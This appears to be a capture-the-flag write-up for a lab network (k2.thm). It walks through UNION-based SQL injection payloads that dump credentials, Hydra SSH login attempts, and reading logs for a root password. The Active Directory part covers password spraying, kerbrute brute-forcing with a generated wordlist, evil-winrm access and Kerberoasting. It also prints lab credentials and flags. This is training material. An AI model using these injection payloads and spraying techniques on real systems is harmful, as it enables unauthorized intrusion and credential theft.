
- Database:
ticketsite - Version:
MYSQL 8.0.33-0ubuntu0.20.04.2 - User:
james@localhost
Table enumeration
List all tables:
title=test' UNION SELECT table_name,table_schema,3 FROM information_schema.tables WHERE table_schema=database()-- -

- Tables
admin_auth,auth_user,tickets
Identify number of columns in admin_auth:
test' UNION SELECT column_name,2,3 FROM information_schema.columns WHERE table_name='admin_auth'-- -

- Number of columns:
4
Credential dump
Dump the credentials for admin_auth:
test' UNION SELECT admin_username,admin_password,email FROM admin_auth-- -

There we have some credentials!!
| Username | Password |
|---|---|
| james | Pwd@9tLNrC3! |
| rose | VrMAogdfxW!9 |
| bob | PasSW0Rd321 |
| steve | St3veRoxx32 |
| cait | PartyAlLDaY!32 |
| xu | L0v3MyDog!3! |
| ash | PikAchu!IshoesU! |
auth_users only had the account I made, but best be sure to enumerate while I'm here.
title=test' UNION SELECT auth_username,auth_password,email FROM auth_users-- -

SSH Access
Collected all the info into a text-file to try Hydra against the SSH-service!
james:Pwd@9tLNrC3!:[email protected]:1
rose:VrMAogdfxW!9:[email protected]:2
bob:PasSW0Rd321:[email protected]:3
steve:St3veRoxx32:[email protected]:4
cait:PartyAlLDaY!32:[email protected]:5
xu:L0v3MyDog!3!:[email protected]:6
ash:PikAchu!IshoesU!:[email protected]:7
cut -d':' -f1,2 admin_auth.txt > creds.txtjames:Pwd@9tLNrC3!
rose:VrMAogdfxW!9
bob:PasSW0Rd321
steve:St3veRoxx32
cait:PartyAlLDaY!32
xu:L0v3MyDog!3!
ash:PikAchu!IshoesU!
Hydra attempt
hydra -C creds.txt ssh://k2.thm

User flag: THM{9e04a7419a2b7a86163496271a8a95dd}
Privilege Escalation
James can't run any sudo commands.


GREAT! James is part of adm group, which means he can read /var/log without sudo.
After some poking around in the system I found a password that was not in the list of credentials I found on the database.
cat access.log.1 | grep -i "pass\|pwd\|user\|login"
A failed login attempt in the log contained the root password typed into the wrong field!

Root flag: THM{c6f684e3b1089cd75f205f93de9fe93d}
Post exploitation
The remaining questions required identifying users with full names and confirming which accounts had server access.
Full names (alphabetical)
Looking in /etc/passwd we find the 2 users with their full names!

- James Bold
- Rose Bud
Users with server access (alphabetical)
We know the three users who has access was James,Roseand root.
I found Rose's password in her bash history.
And now we have the all the answers.

- james:Pwd@9tLNrC3!
- root:RdzQ7MSKt)fNaz3!
- rose:vRMkaVgdfxhW!8
Credentials Carried Forward
The following credentials were taken into Middle Camp:
james:Pwd@9tLNrC3!
rose:VrMAogdfxW!9
bob:PasSW0Rd321
steve:St3veRoxx32
cait:PartyAlLDaY!32
xu:L0v3MyDog!3!
ash:PikAchu!IshoesU!
Middle Camp
Date: May 14–15, 2026
Target IP: 10.112.149.251
About
The IT Team can't believe that you have made it past the first server. However, they feel confident that you won't make it much further.

Use all of the information gathered from your previous findings in order to keep making your way to the top.
Tasks
- What is the user flag?
- What are the usernames found on the server? List the usernames in alphabetical order separated by a comma. Exclude the Administrator user.
- What is the root flag?
- What is the Administrator's NTLM hash?
Seems like we're diving into some AD with these questions!
Initial Enumeration
nmap -sCV -p- -Pn -oN nmap/initial 10.112.149.251
The full AD-stack! Key services:
| Port | Service | Note |
|---|---|---|
| 88 | Kerberos | AS-REP / Kerberoasting |
| 389 / 3268 | LDAP | AD enumeration |
| 445 | SMB | Shares, auth |
| 3389 | RDP | Backup access |
| 5985 | WinRM | Shell if we get creds |
- Domain:
k2.thm - DC:
K2Server.k2.thm
echo "10.112.149.251 k2.thm K2Server.k2.thm" >> /etc/hostsCredential Reuse from Base Camp
awk -F':' '{print $1}' creds.txt > users.txt
awk -F':' '{print $2}' creds.txt > passwords.txt
nxc smb 10.112.149.251 -u users.txt -p passwords.txt --continue-on-success

Spraying against SMB returned nothing. The usernames from the web database don't match AD naming conventions, but the Linux machine's /etc/passwd revealed two full names: James Bold and Rose Bud.
Let's make a list with different variations of these two users!
Username Format Discovery

Testing variations of the full names confirmed the domain format: firstname.lastname → j.bold, r.bud!
kerbrute userenum --dc K2SERVER -d k2.thm users.txt
nxc smb k2server.k2.thm -u 'j.bold' -p 'Pwd@9tLNrC3!'
SMB         10.112.149.251  445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER) (domain:k2.thm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.112.149.251  445    K2SERVER         [-] k2.thm\j.bold:Pwd@9tLNrC3! STATUS_LOGON_FAILURE

2 key findings:
r.bud works on SMB and WinRM but neither of them work for j.bold. His known password must have changed.
WinRM as r.bud
evil-winrm -i k2server.k2.thm -u r.bud -p 'vRMkaVgdfxhW!8'Two notes found in C:\Users\r.bud\Documents\:

notes.txt:
*Evil-WinRM* PS C:\Users\r.bud\Documents> type notes.txt
Done:
1. Note was sent and James has already performed the required action. They have informed me that they kept the base password the same, they just added two more characters to meet the criteria. It is easier for James to remember it that way.

2. James's password meets the criteria.

Pending:
1. Give James Remote Access.
note_to_james.txt:
*Evil-WinRM* PS C:\Users\r.bud\Documents> type note_to_james.txt
Hello James:

Your password "rockyou" was found to only contain alphabetical characters. I have removed your Remote Access for now.

At the very least adhere to the new password policy:
1. Length of password must be in between 6-12 characters
2. Must include at least 1 special character
3. Must include at least 1 number between the range of 0-999
Takeaway:
j.bold's base-password isrockyou- 2 characters has been added
- Needs to be at least 1 special character and 1 number
Custom Wordlist → j.bold Password
With this information we can generate a password list with a script then spray with j.bold against SMB and WinRM.
First I only had characters and number after rockyou, but it could just as well be added in front of it, so I did another attempt.
We got 320 passwords generated.
import string

base = "rockyou"
special = "!@#$%^&*"
digits = string.digits

candidates = set()

for s in special:
    for d in digits:
        candidates.add(base + s + d)
        candidates.add(base + d + s)

        candidates.add(s + d + base)
        candidates.add(d + s + base)

with open("james_wordlist.txt", "w") as f:
    for word in sorted(candidates):
        f.write(word + "\n")

print(f"Generated {len(candidates)} passwords")
kerbrute bruteuser --dc k2server.k2.thm -d k2.thm james_wordlist.txt j.bold
And we got a hit #8rockyou!
Dead Ends - SMB, WinRM & Kerberoasting
j.bold has access to SMB but nothing interesting in SYSVOL or NETLOGON.
nxc smb k2server.k2.thm -u 'j.bold' -p '#8rockyou' --sharesI looked at SYSVOL and NETLOGON but nothing interesting.
smbclient //k2server.k2.thm/SYSVOL -U 'k2.thm\j.bold%#8rockyou'
smbclient //k2server.k2.thm/NETLOGON -U 'k2.thm\j.bold%#8rockyou'


No SMB shares or WinRM?!
Kerberoasting was next, maybe there's a service account with an SPN to crack.
impacket-GetUserSPNs k2.thm/j.bold:'#8rockyou' -dc-ip 10.112.149.251 -request

Nothing here either. Three walls in a row, time to let BloodHound show the full picture instead.
BloodHound Enumeration
